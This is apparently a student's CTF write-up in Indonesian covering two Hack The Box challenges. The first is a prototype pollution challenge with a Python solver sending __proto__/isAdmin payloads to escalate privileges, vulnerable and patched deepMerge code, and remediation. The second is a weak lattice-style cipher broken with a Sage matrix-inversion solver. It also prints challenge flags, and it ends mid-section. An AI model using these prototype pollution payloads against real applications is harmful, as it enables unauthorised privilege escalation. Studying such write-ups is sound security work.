export function updateProfile(userId, profileData) {
    return new Promise((resolve, reject) => {
        db.get('SELECT profile FROM users WHERE id = ?', [userId], (err,
user) => {
            if (err || !user) {
                return reject(new Error('User not found'));
            }

            try {
                let currentProfile = JSON.parse(user.profile || '{}');
                const updatedProfile = deepMerge(currentProfile,
profileData);

                db.run('UPDATE users SET profile = ? WHERE id = ?',
[JSON.stringify(updatedProfile), userId], (err) => {
                    if (err) {
                        return reject(new Error('Failed to update profile'));
                    }

                    resolve(updatedProfile);
                });
            } catch (error) {
                reject(new Error('Invalid profile format'));
            }
        });
    });
}

export function updateSettings(userId, settingsData) {
    return new Promise((resolve, reject) => {

```

```

        db.get('SELECT settings FROM users WHERE id = ?', [userId], (err,
user) => {
    if (err || !user) {
        return reject(new Error('User not found'));
    }

    try {
        let currentSettings = JSON.parse(user.settings || '{}');
        const updatedSettings = { ...currentSettings, ...settingsData
    };

        db.run('UPDATE users SET settings = ? WHERE id = ?',
[JSON.stringify(updatedSettings), userId], (err) => {
            if (err) {
                return reject(new Error('Failed to update settings'));
            }

            resolve(updatedSettings);
        });
    } catch (error) {
        reject(new Error('Invalid settings format'));
    }
});
});

export function getUser(userId) {
    return new Promise((resolve, reject) => {
        db.get('SELECT username, role, profile, settings FROM users WHERE
id = ?', [userId], (err, user) => {
            if (err || !user) {
                return reject(new Error('User not found'));
            }

            try {
                resolve(user);
            } catch (error) {

```

```
        reject(new Error('Failed to get user')));
    }
})
);
}
}
```

Asumsi awal tersebut sebenarnya diambil dari kode [solver.py](#) yang isinya sebagai berikut:

```
from requests import post, get
import random
import string
import re

BASE_URL = "http://localhost:1337/challenge"

def random_string(length=6):
    return ''.join(random.choice(string.ascii_letters +
string.digits) for _ in range(length))

def register_user(username, password):

    url = f"{BASE_URL}/api/register"
    data = {
        "username": username,
        "email": f"{username}@test.com",
        "password": password
    }
    response = post(url, json=data, allow_redirects=False)
    return response

def login_user(username, password):

    url = f"{BASE_URL}/api/login"
    data = {
        "username": username,
        "password": password
    }
```

```

response = post(url, json=data, allow_redirects=False)
return response

def update_profile(cookie, data):

    url = f"{BASE_URL}/api/profile"

    headers = {
        "Cookie": cookie
    }

    response = post(url, json=data, headers=headers)

    return response

def get_admin_dashboard(cookie):

    url = f"{BASE_URL}/admin"
    headers = {
        "Cookie": cookie
    }

    response = get(url, headers=headers)
    return response.text

if __name__ == "__main__":
    username, password = random_string(8), random_string(8)
    register_user(username, password)
    cookie = login_user(username, password).headers["Set-Cookie"]

    data1 = {
        "favoriteCrop": "wheat",
        "experienceLevel": "intermediate",
        "farmSize": 501,
        "__proto__": {
            "isAdmin": True
        }
    }

```

```

data2 = {
    "favoriteCrop": "wheat",
    "experienceLevel": "intermediate",
    "farmSize": 501,
    "prototype": {
        "constructor": {
            "isAdmin": True
        }
    }
}

# One of the payload should be working.

response1 = update_profile(cookie, data1)
response2 = update_profile(cookie, data2)

# Since exploit is overwriting global prototype. Challenge must
be restarted to remove the previous injection. .

admin_dashboard = get_admin_dashboard(cookie)
match = re.search(r'HTB\{.*?\}', admin_dashboard)
if match:
    print("Exploit success. Got the flag!")
    print(match.group())
else:
    print("Exploit failed. No flag found.")

```

Jika dilihat, attacker mencoba untuk melakukan update\_profile dengan beberapa json payload yang telah dibuat, dan jika kita merujuk pada fungsi update\_profile(), dapat terlihat bahwa dia melakukan call pada *profile API*. Dan jika dilihat, payloadnya ada hal yang aneh, yakni keyword `__proto__` dan juga usaha dari payload agar isAdmin bernilai true, sehingga saya semakin yakin bahwa vulnerability dari web ini adalah *prototype pollution*, atau sebagai referensi: <https://portswigger.net/web-security/prototype-pollution>.

Oke, karena dia menyangkut ke profile API, jadi mari *back to business* (yakni analisis profile.js). Sebenarnya, kita tidak perlu membaca file profile.js sampai bawah, karena *vuln* terletak di fungsi paling pertama, yakni deepMerge, berikut adalah kodenya:

```

function deepMerge(target, source) {
    for (let key in source) {
        if (source[key] && typeof source[key] === 'object' &&
!Array.isArray(source[key])) {
            if (!target[key]) target[key] = {};
            deepMerge(target[key], source[key]);
        } else {
            target[key] = source[key];
        }
    }
    return target;
}

```

Kenapa vulnerable? Pertama, karena pada for loop, semua key diterima oleh function (jadi attacker bisa menyiapkan key yang diinginkan). Kedua, adanya recursive function without validation, yakni di bagian `deepMerge(target[key], source[key])` dan juga adanya assignment tanpa validasi (pada `target[key] = source[key]`). Jadi, untuk mendapatkan *flag* pada chall ini, kita hanya perlu menambahkan validator pada fungsi `deepMerge` untuk mencegah *prototype pollution*. Berikut adalah patch yang dilakukan pada fungsi tersebut:

```


function deepMerge(target, source) {
    const safeTarget = target || Object.create(null);

    for (let key in source) {
        if (['__proto__', 'constructor', 'prototype'].includes(key))
continue;


        if (source[key] && typeof source[key] === 'object' &&
!Array.isArray(source[key])) {
            if (!safeTarget[key]) safeTarget[key] = Object.create(null);
            deepMerge(safeTarget[key], source[key]);
        } else {
            safeTarget[key] = source[key];
        }
    }
    return safeTarget;
}

```

Patchnya adalah dengan memaksa membuat objek tanpa prototype di awal fungsi dan menambahkan validator if pada for loop, jika mengandung \_\_proto\_\_, constructor, atau prototype, skip key tersebut dan olah key yang lain. Restart service, lakukan verify pada web, dan didapatkan flagnya: (untuk patched function dilampirkan pada github)



**FLAG** : HTB{pr0totyp3\_p0llut10n\_t0\_4uth\_byp4s5}

**Dokumentasi:****Something New I Have Learned**

Dari challenge ini, saya belajar bahwa vulnerability tidak selalu terletak pada kompleksitas teknis yang tinggi, tetapi bisa muncul dari pemahaman yang kurang mendalam tentang JavaScript prototype chain mechanism. Yang mengejutkan adalah bagaimana fungsi utility sederhana seperti deepMerge bisa menjadi attack vector yang sangat berbahaya untuk privilege escalation. Saya juga mendapat insight baru bahwa challenge "patching" mengajarkan defensive programming approach yang berbeda - fokus pada mencegah vulnerability daripada mengeksploitasinya. Pembelajaran paling valuable adalah pentingnya input validation dan understanding fundamental language mechanisms ketika dealing dengan user-controlled input, serta bagaimana satu assignment sederhana ke `__proto__` bisa mengubah behavior global seluruh aplikasi.

**Remediation**

1. Input Validation & Sanitization

Implementasikan whitelist validation untuk field yang diizinkan dalam profile update. Hanya terima field yang explicitly defined seperti favoriteCrop, experienceLevel, dan farmSize. Reject semua input yang mengandung key selain yang ada dalam whitelist.

## 2. Dangerous Key Filtering

Tambahkan blacklist untuk key berbahaya seperti `__proto__`, constructor, prototype, dan variannya. Implement case-insensitive filtering untuk mencegah bypass dengan kapitalisasi berbeda atau encoding techniques.

## 3. Secure Object Merging

Ganti implementasi deepMerge dengan library yang sudah secure seperti Lodash merge dengan proper configuration, atau implement custom merge function yang menggunakan `Object.hasOwnProperty()` dan `Object.create(null)` untuk menghindari prototype chain.

## 4. JSON Schema Validation

Implementasikan JSON schema validation di API endpoint untuk memastikan struktur dan tipe data input sesuai dengan specification. Gunakan library seperti Joi atau AJV untuk strict validation sebelum data diproses oleh deepMerge function.

## 5. Object Freezing & Immutability

Freeze critical objects menggunakan `Object.freeze()` atau `Object.seal()` untuk mencegah modification. Implement immutable data structures untuk configuration objects dan prototype objects yang tidak boleh diubah.

## 6. Content Security Policy (CSP)

Implementasikan strict CSP headers untuk mencegah injection attacks yang mungkin memanfaatkan prototype pollution. Set `object-src 'none'` dan `base-uri 'self'` untuk membatasi object creation dan base URL manipulation.

## 7. Runtime Protection

Tambahkan runtime monitoring untuk mendeteksi modification pada `Object.prototype`. Implement integrity checks pada critical objects dan alert system jika terdeteksi unexpected property additions pada prototype chain.

## 8. Code Review & Static Analysis

Integrasikan static analysis tools seperti ESLint dengan security plugins (`eslint-plugin-security`) untuk mendeteksi potential prototype pollution patterns. Implement mandatory code review process untuk semua object manipulation functions.

## 9. Principle of Least Privilege

Implement proper access control dengan explicit role checking menggunakan database-stored roles instead of relying pada JWT payload properties. Tambahkan additional verification steps untuk admin functions dengan database lookup.

## 10. Security Testing & Monitoring

Implement automated security testing yang includes prototype pollution test cases dalam CI/CD pipeline. Setup application monitoring untuk mendeteksi suspicious object property access patterns and unauthorized privilege escalations.

## Kasus Nyata dan Analisis Risiko

Berikut adalah *hypothetical scenario* yang mungkin terjadi.

Bayangkan sebuah platform e-commerce raksasa seperti Tokopedia atau Shopee yang memiliki jutaan pengguna dan menggunakan fungsi deepMerge yang rentan untuk memproses pembaruan profil pengguna. Seorang penyerang menemukan endpoint /api/profile/update yang menggunakan deepMerge untuk menggabungkan data profil pengguna. Penyerang kemudian mengirimkan payload {"preferences": {"\_\_proto\_\_": {"isAdmin": true, "discountRate": 100}} melalui permintaan pembaruan profil. Akibat pencemaran prototype ini, semua objek di dalam aplikasi mewarisi properti isAdmin: true dan discountRate: 100, yang menyebabkan kekacauan besar-besaran dalam sistem.

Dampak pertama yang terjadi adalah eskalasi hak akses secara massal - ribuan pengguna biasa tiba-tiba mendapat akses ke panel admin dan dapat mengubah harga produk, menghapus inventori, atau mengakses data sensitif pedagang lainnya. Properti discountRate: 100 yang tercemar menyebabkan sistem secara otomatis memberikan diskon 100% kepada semua transaksi, mengakibatkan kerugian finansial langsung mencapai miliaran rupiah dalam hitungan jam. Integritas database juga terganggu karena manipulasi data massal oleh ribuan "admin" dadakan yang mengubah informasi produk, harga, dan data pedagang secara tidak terkendali.

Kerugian langsung meliputi kehilangan pendapatan dari diskon 100% otomatis yang bisa mencapai puluhan miliar rupiah per jam tergantung volume transaksi platform. Biaya tidak langsung termasuk waktu henti untuk pemeliharaan darurat, investigasi forensik, pemulihan data, dan restorasi sistem yang bisa memakan waktu berhari-hari dengan kerugian biaya kesempatan sekitar 1-2 miliar rupiah per jam waktu henti. Tanggung jawab hukum juga signifikan karena kebocoran data pedagang dan pelanggan, berpotensi menghadapi gugatan class action dan denda regulatori dari OJK atau Kominfo. Kerusakan reputasi merek sangat parah karena kehilangan kepercayaan pedagang dan pelanggan, yang dampaknya bisa bertahan bertahun-tahun dan mengakibatkan penurunan pangsa pasar hingga 20-30%. Biaya pemulihan untuk membangun kembali infrastruktur, menerapkan langkah-langkah keamanan baru, kompensasi kepada pedagang yang terdampak, dan program retensi pelanggan bisa mencapai ratusan miliar rupiah, belum termasuk potensi sanksi regulatori dan penangguhan izin usaha.

# Cryptography

- Quantum-Safe [2 pts]

The screenshot shows a challenge page for a 'Quantum-Safe' challenge. At the top, there's a difficulty rating bar with a yellow-to-red gradient and a '30 POINTS' badge. Below the title, there are tabs for INFORMATION, ACTIVITY, CHANLOG, REVIEWS, and WALKTHROUGHS, with 'INFORMATION' being the active tab. The challenge description reads: 'I heard Shor's algorithm can do all sorts of nasty things to RSA, so I've decided to be super modern and protect my flag with cool new maffs!' Below the description are several stats: a 'Challenge Rating' of 4.9, 'User Solves' at 1100, and a 'Category' of 'Crypto'. There are also buttons for 'Submit Flag', 'Add To-Do List', and 'Review Challenge'. A release date of '1258 Days' ago is shown, along with the creator 'Ir0nstone' and a 'GIVE RESPECT' button.

Author : *ir0nstone*

## CVE Score

- *Exploitability Metrics*


Metrik	Nilai	Penjelasan
<i>Attack Vector (AV)</i>	Network (AV:N)	Vulnerability dapat dieksplorasi remote selama attacker memiliki akses ke ciphertext melalui network
<i>Attack Complexity (AC)</i>	LOW (AC:L)	Serangan menggunakan operasi matrix inversion standard dan linear algebra dasar. Tidak memerlukan kondisi race atau timing khusus
<i>Privileges Required (PR)</i>	NONE (PR:N)	Attacker hanya memerlukan akses ke encrypted data (ciphertext) yang sering tersedia publik atau mudah didapat

<i>User Interaction (UI)</i>	None (UI:N)	Exploit berjalan otomatis tanpa memerlukan interaksi dari user target
<i>Scope (S)</i>	Unchanged (S:U)	Vulnerability terbatas pada komponen kriptografi, tidak menyebar ke sistem lain

#### - *Impact Metrics*

Metrik	Nilai	Penjelasan
<i>Confidentiality Impact (C)</i>	HIGH (C:H)	Semua data yang dienkripsi dengan skema ini dapat didekripsi sepenuhnya
<i>Integrity Impact (I)</i>	LOW (I:L)	Attacker dapat berpotensi membuat ciphertext palsu jika memahami skema enkripsi
<i>Availability Impact (A)</i>	None (A:N)	Tidak ada dampak langsung terhadap availability sistem

#### - *Scores*



Overall scores: 8.2

#### Problem Statement

Diberikan dua buah file, yakni source.sage yang merupakan kode enkripsi dan enc.txt yang merupakan hasil dari enkripsinya, karena enc.txt hanya hasil dari enkripsi yang merupakan kumpulan dari nilai vektor, file ini bisa diskip saja. Cukup banyak vuln pada chall ini yang bisa dimanfaatkan. Pertama, pubkey matrix yang diketahui, sehingga kita bisa melakukan inverse pada matrix tersebut. Kedua, konstanta r sama untuk semua enkripsi, jadi bisa kita temukan dengan mudah. Ketiga, randomization yang dilakukan terlalu weak (0-100), sehingga bisa dilakukan pendekatan yang agak "brute-force". Untuk penjelasannya akan

dijelaskan pada bagian Proof of Concepts (PoC) dan berikut adalah *source code* dari source.sage.

```
from random import randint
from secrets import flag, r

pubkey = Matrix(ZZ, [
    [47, -77, -85],
    [-49, 78, 50],
    [57, -78, 99]
])

for c in flag:
    v = vector([ord(c), randint(0, 100), randint(0, 100)]) * pubkey + r
    print(v)
```

## POC

Untuk mendapatkan *flag*-nya, kita bisa mencoba untuk melakukan eliminasi pada *error constant*-nya terlebih dahulu (karena kita tahu bahwa nilai  $r$  selalu sama), dengan cara mengambil ciphertext pertama dengan persamaan:

$$E_0 = m_0 \times \text{pubkey} + r$$

Dari persamaan tersebut, jika yang diketahui adalah suatu ciphertext ke- $i$ , maka kita bisa menulis ulang persamaannya menjadi:

$$E_i = m_i \times \text{pubkey} + r$$

Perhatikan bahwa karena  $r$  yang digunakan selalu sama, kita dapat mencoba untuk mengurangi  $E$  ke  $i$  dengan  $E$  ke 0, yang akan mengeliminasi nilai  $r$ , dengan perhitungan sebagai berikut:

$$\begin{aligned} E_0 - E_i &= ((m_0 \times \text{pubkey}) + r) - ((m_i \times \text{pubkey}) + r) \\ E_0 - E_i &= m_0 \times \text{pubkey} - m_i \times \text{pubkey} \\ E_0 - E_i &= (m_0 - m_i) \times \text{pubkey} \\ v_{diff} &= (m_0 - m_i) \times \text{pubkey} \end{aligned}$$

Setelah mendapatkan persamaan tanpa *error constant*, selanjutnya lakukan invers attack pada pubkey matrix dengan tujuan untuk mendapatkan selisih dalam bentuk vektor plaintext dan bisa menggunakan nilai ini sebagai nilai delta. Persamaannya adalah sebagai berikut:

$$\begin{aligned} v_{diff} &= (m_0 - m_i) \times \text{pubkey} \\ v_{diff} \times \text{pubkey}^{-1} &= m_0 - m_i \end{aligned}$$

Sekarang, karena sudah mengetahui nilai selisih vektor, kita bisa berasumsi bahwa plaintext vektor pada enc.txt adalah suatu nilai yang berbentuk (ASCII ke- $i$  - Ascii pertama, random1,

random2), tetapi karena nilai random 1 dan random 2 sangat kecil, kita bisa melakukan pendekatan *brute-force*, jadi bisa kita abaikan. Terakhir, gunakan nilai delta untuk melakukan set pada *brute force* secara heuristik dengan *upper bound* dan *lower bound*, dan juga kita bisa melakukan heuristik *printable ascii* sehingga proses *brute-force* bisa lebih efisien. Karena kita sudah tahu format flagnya (HTB{}), kita juga bisa melakukan pendekatan heuristik agar hasil plaintext yang diterima sesuai dengan flag yang diinginkan (sebenarnya ini bukan masalah besar, but yeah). Berikut adalah solver dengan menggunakan sage (untuk kode juga akan dilampirkan pada github):

```
#!/usr/bin/env sage
# -*- coding: utf-8 -*-

from sage.all import Matrix, vector, ZZ, sage_eval

with open("enc.txt", 'r') as f:
    lines = f.readlines()

v = [vector(ZZ, sage_eval(line.strip())) for line in lines if
line.strip()]

pubkey = Matrix(ZZ, [
    [47, -77, -85],
    [-49, 78, 50],
    [57, -78, 99]
])

pubkey_inv = pubkey.inverse()

E0 = v[0]
delta_ords = [0]

for i in range(1, len(v)):
    Ei = v[i]
    v_diff = Ei - E0

    m_diff_rational = v_diff * pubkey_inv
    m_diff = [round(c) for c in m_diff_rational]

    delta_ords.append(m_diff[0])

min_delta = min(delta_ords)
max_delta = max(delta_ords)
```

```

lower_bound = 32 - min_delta
upper_bound = 126 - max_delta

for o0_candidate in range(lower_bound, upper_bound + 1):
    flag_ords = [o0_candidate + d for d in delta_ords]
    if all(32 <= o <= 126 for o in flag_ords):
        flag = "".join(chr(o) for o in flag_ords)
        if "HTB{" in flag:
            print(f"Found: {flag}")
            break

```

Jalankan kode di atas, dan didapatkan flagnya:


```


[[+] w1ntr from kaze][+] 0.015s][+] RAM: 1/7GB][+] Friday at 1:50:40 AM]
[~/mnt/c/Users/Ghana/Documents/sisterctf/crypto_Quantum-Safe]
└─Δ sage -python solve.py
Found: HTB{r3duc1nG_tH3_l4tTicE_l1kE_n0b0dY's_pr0b13M}

```

**FLAG :** HTB{r3duc1nG\_tH3\_l4tTicE\_l1kE\_n0b0dY's\_pr0b13M}

### Dokumentasi:





### Something New I Have Learned

Dari analisis vulnerability ini, saya memperoleh insight mendalam bahwa tidak semua implementasi "lattice cryptography" benar-benar secure. Challenge ini sebenarnya hanya operasi linear algebra biasa tanpa mengandalkan hard problems seperti SVP/CVP yang menjadi fondasi lattice crypto sesungguhnya. Yang paling mengejutkan adalah bagaimana attack sederhana berupa matrix inversion dan brute force ASCII dapat memecahkan skema yang terlihat kompleks, mengajarkan bahwa complexity bukan jaminan security. Saya juga belajar pentingnya differential cryptanalysis dalam konteks linear: dengan mengambil selisih antar ciphertext ( $E_i - E_0$ ), konstanta error  $r$  dapat dieliminasi, lalu matrix inversion recovery plaintext differences melalui  $v_{\text{diff}} * \text{pubkey}^{(-1)}$ . Penggunaan error vector yang sama untuk semua enkripsi menciptakan vulnerability fundamental yang tidak akan terjadi dalam implementasi LWE proper dengan Gaussian noise berbeda-beda. Terakhir, structured plaintext dengan hanya komponen pertama yang meaningful memberikan attacker fokus jelas untuk menyerang, menunjukkan bahwa proper randomization dan unpredictable structure adalah kunci dalam desain kriptografi yang aman.

### Remediation

#### 1. Terapkan Standar Kriptografi Lattice yang Benar

Ganti implementasi saat ini dengan pustaka yang sudah terbukti aman seperti CRYSTALS-Kyber atau NTRU yang menggunakan masalah matematika sulit (Ring-LWE, Module-LWE). Implementasi ini mengandalkan kesulitan komputasi dari masalah lattice seperti SVP dan CVP yang tidak dapat dipecahkan dalam waktu polinomial, berbeda dengan inversi matriks sederhana yang ada sekarang.

#### 2. Gunakan Error Vector Unik untuk Setiap Enkripsi

Setiap operasi enkripsi harus menggunakan error vector yang berbeda dan dibangkitkan secara acak dengan distribusi Gaussian yang tepat. Hal ini mencegah serangan diferensial karena penyerang tidak dapat menghilangkan noise dengan mengambil selisih antar ciphertext seperti yang terjadi pada kerentanan saat ini.

#### 3. Hilangkan Pola Plaintext yang Terstruktur

Hindari struktur yang dapat diprediksi seperti menempatkan data bermakna hanya pada komponen pertama vektor. Terapkan skema padding yang tepat atau gunakan format yang mendistribusikan informasi secara merata di seluruh komponen vektor, sehingga penyerang tidak memiliki target spesifik untuk difokuskan.

#### 4. Terapkan Parameter Set Berdimensi Tinggi

Gunakan parameter dengan dimensi tinggi (minimal 512-1024) alih-alih matriks 3x3 yang mudah di-inverse. Dimensi yang lebih tinggi membuat masalah lattice menjadi exponentially lebih sulit dan menghilangkan kemungkinan serangan brute force dalam waktu yang wajar.

#### 5. Tambahkan Manajemen dan Rotasi Kunci yang Tepat

Terapkan mekanisme rotasi kunci otomatis dan hindari penggunaan ulang parameter kriptografi. Setiap sesi atau periode waktu tertentu harus menggunakan pasangan kunci yang berbeda untuk meminimalkan dampak jika satu kunci ter-kompromi.

#### 6. Gunakan Pustaka Kriptografi yang Sudah Teruji

Manfaatkan pustaka yang sudah teruji seperti libOQS (Open Quantum Safe) atau PQClean yang telah melalui peer review ekstensif dan proses standardisasi oleh kompetisi NIST Post-Quantum Cryptography, daripada mengimplementasikan skema kriptografi kustom yang rentan terhadap kesalahan implementasi.

### Kasus Nyata dan Analisis Risiko

Berikut adalah *hypothetical scenario* yang mungkin terjadi.

